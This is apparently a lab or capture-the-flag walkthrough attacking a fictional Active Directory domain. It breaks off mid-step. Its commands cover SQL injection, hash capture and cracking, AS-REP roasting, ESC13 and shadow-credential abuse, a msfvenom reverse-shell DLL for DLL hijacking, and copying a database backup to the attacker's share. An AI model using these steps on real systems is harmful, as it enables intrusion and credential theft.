nmap 192.168.178.100 -A -Pn
.png)

This is a completely static HTML page nothing to do here.
Let's search for subdomains.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://northstone.local -H 'Host: FUZZ.northstone.local' -fl 563 -t 100
we got a hit

let's add testsql.northstone.local to /etc/hosts and start enumerating.

Let's check for sqli here by putting ' in the search box and surprisingly it's vulnerable and it also dumps the creds along with the error.

Let's try these creds
nxc mssql 192.168.178.100 -u 'webapp' -p 'WebPass123!' --local-auth

Let's access the mssql server and enumerate it.
mssqlclient.py webapp:'WebPass123!'@192.168.178.100
nothing special privileges on this user. Then I checked for linked servers and got a few.

enumerated the privileges of our user here too but nothing good came out, so final thing I thought was of capturing the creds using the xp_dirtree, started responder on my attack machine and ran the xp_dirtree command and luckily I got the hash for sql_backup user.
sudo responder -I tun0
xp_dirtree \\10.8.0.2\share\


Let's crack this hash that we received using hashcat.
hashcat -m 5600 sv_backup.hash /usr/share/wordlists/rockyou.txt

We successfully cracked the hash and got the creds for svc_backup let's check these creds.
nxc smb 192.168.178.100 -u 'svc_backup' -p 'sql0v3-u' --shares

This is a valid domain cred let's use this to enumerate using bloodhound.
bloodhound-ce-python -u 'svc_backup' -p 'sql0v3-u' -d 'northstone.local' -dc dc.northstone.local -ns 192.168.178.100 -c all --zip
Nothing useful in bloodhound with current user, so let's try ASREProasting and kerberoasting.

GetNPUsers.py northstone.local/svc_backup:'sql0v3-u' -dc-ip 192.168.178.100 -request

ASREProasting worked and we got the hash, let's try to crack this hash.
hashcat -m 18200 mcgill.hash /usr/share/wordlists/rockyou.txt

we got the creds for c.mcgill :chuck102213
Checking in Bloodhound we don't get anything important for this user too. So, let's try to enumerate using bloody-ad.
bloodyAD --host 192.168.178.100 -d northstone.local -u c.mcgill -p 'chuck102213' get writable
We got that c.mcgill has write privileges over tony dalton user.

It doesn't tell us what attribute we can change, let's enumerate more for what can we change. To do this we pull up the complete ACE list on t.dalton object.
bloodyAD --host 192.168.178.100 -d northstone.local -u c.mcgill -p 'chuck102213' get object t.dalton --resolve-sd
.png)
We got the thing we were looking for :-

We can flip the DONT_REQ_PREAUTH UAC flag on t.dalton, which disables Kerberos pre-authentication making the account AS-REProastable.
bloodyAD --host 192.168.178.100 -d northstone.local -u c.mcgill -p 'chuck102213' set object t.dalton userAccountControl -v 4260352

We changed the UAC. Now lets get the hash.
GetNPUsers.py northstone.local/svc_backup:'sql0v3-u' -dc-ip 192.168.178.100 -request

We can see that we get the creds for the t.dalton user, now let's crack this hash.
hashcat -m 18200 dalton.hash /usr/share/wordlists/rockyou.txt

We get the creds for t.dalton : 123tonyd

Now in bloodhound we can see that t.dalton is a member of certificate enrollment users group
Let's run certipy to check if there exists any ESC vulnerabitlity.
certipy-ad find -u 't.dalton' -p '123tonyd' -dc-ip 192.168.178.100 -vulnerable --debug
.png)
Certipy ran and it tells us that the machine is vulnerable to ESC13 vulnerabtility.
ESC13 confirmed. The TemporaryWinRM template's issuance policy is linked to the TempWinRMAccess group, and t.dalton already has enrollment rights via Certificate Enrollment Users. When you request this cert, PKINIT authentication with it will grant the linked group's membership (and presumably WinRM access) regardless of t.dalton's actual AD group membership.
Step 1:- request the certificate
certipy req -u 't.dalton' -p '123tonyd' -ca NORTHSTONE-CA -template TemporaryWinRM -dc-ip 192.168.178.100

Step 2:- authenticate with the cert via PKINIT to get a TGT and NT hash
certipy-ad auth -pfx t.dalton.pfx -dc-ip 192.168.178.100

let's winrm using the ticket we got.
evil-winrm -i DC.northstone.local -r northstone.local -u t.dalton -K /home/kali/northstone/t.dalton.ccache

we successfully got the shell, in desktop folder we find an email


this tells us about some update checker program running and is missing a dll which indicates us dll hijacking scenario, but first let's find the vulnerable program. We ran winpeas and found an installed update checker program at C:\Program Files\WindowsUpdateChecker
going there we find an executable and a modules folder

Let's transfer it to our local machine to examine it

we can see this is a .NET binary. So, I used ilspy for decompiling this
ilspycmd vuln.exe -o /home/kali/northstone/decompiled/ -p
this gave us the decompiled code and we found the name of the dll that the executable was loading wuaclt.dll
.png)
Now, to hijack this dll I used msfvenom to create a malicious dll so that it gives me reverse shell and started a listener on my machine.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.0.2 LPORT=4444 -f dll -o wuaclt.dll
Once i got the dll i uploaded it in the modules folder and waited and got the reverse shell.

Let's enumerate this c.white user, we get to know that it is a part of database backup group.

Let's gather more information about this group
net group "Database Backup Operators" /domain

The comment is referring to some .bak file, let's enumerate the system for the backup file.
Get-ChildItem -Path C:\ -Recurse -Filter "*.bak" -ErrorAction SilentlyContinue | Select-Object FullName, Length, LastWriteTime

We can see wee have the backup of the NorthStoneDB we saw earlier in the mssql server earlier, lets bring this to our local machine and access it there. Let's start a smb share and transfer this to our local machine.
smbserver.py share /home/kali/northstone -smb2support -username test -password test123
net use \\10.8.0.2\share /user:test test123
copy "C:\BackupDB\NorthStoneDB.bak" \\10.8.0.2\share\
Since we already pulled NorthStoneDB.bak over to our machine earlier, just we will restore it on our own local SQL Server where we have full sa control:
docker run -e ACCEPT_EULA=Y -e MSSQL_SA_PASSWORD='YourStr0ngP4ssw0rd' -p 1433:1433 -d mcr.microsoft.com/mssql/server:2019-latest
docker cp NorthStoneDB.bak 4653a311eeff:/var/opt/mssql/data/
mssqlclient.py sa:'YourStr0ngP4ssw0rd'@127.0.0.1
RESTORE FILELISTONLY FROM DISK = '/var/opt/mssql/data/NorthStoneDB.bak';

RESTORE DATABASE NorthStoneDB FROM DISK = '/var/opt/mssql/data/NorthStoneDB.bak' WITH MOVE 'NorthStoneDB' TO '/var/opt/mssql/data/NorthStoneDB.mdf', MOVE 'NorthStoneDB_log' TO '/var/opt/mssql/data/NorthStoneDB_log.ldf';

SELECT name FROM NorthStoneDB.sys.tables;

SELECT * FROM NorthStoneDB.dbo.auth_test_users;

Let's test these creds using nxc, we can see that j.sullivan's creds didn't work but k.bennett's worked, so let's look for this user in the bloodhound.


k.bennett has ForceChangePassword on three users, of these users r.parker is the way forward as this user has GenericWrite over three other users.

So, let's first change password for r.parker:-
bloodyAD --host 192.168.178.100 -d northstone.local -u k.bennett -p 'B#8tL!2qPz@6YxM' set password r.parker 'NewP@ss123!'

after this I tried kerberoasting on the l.turner user but it failed, as the hash of l.tuner wasn't crackable. So, I moved on to try Shadow Credential Attack.
python3 pywhisker.py -d northstone.local -u r.parker -p 'NewP@ss123!' --target l.turner --action add --dc-ip 192.168.178.100
This adds a msDS-KeyCredentialLink entry (an attacker-controlled certificate) to l.turner's account and outputs a .pfx file with its password.

Then use that cert to request a TGT and recover the NT hash via Certipy's auth command
certipy-ad auth -pfx 7SYtiVCE.pfx -dc-ip 192.168.178.100 -username l.turner -domain northstone.local -password 'MZXDKdlpmENNxX6K7KNQ'

We got the NTLM hash let's try to get winrm as l.turner as he was in Windows Remote Management Group.
evil-winrm -i 192.168.178.100 -u l.turner -H 59c717e891bebfce8cab55d4d50751eb

Print Service Operators group made me feel happy but the SeLoadDriverPrivilege was missing. So, let's run winpeas and check what can we do.
I got a something juicy in the winpeas output here
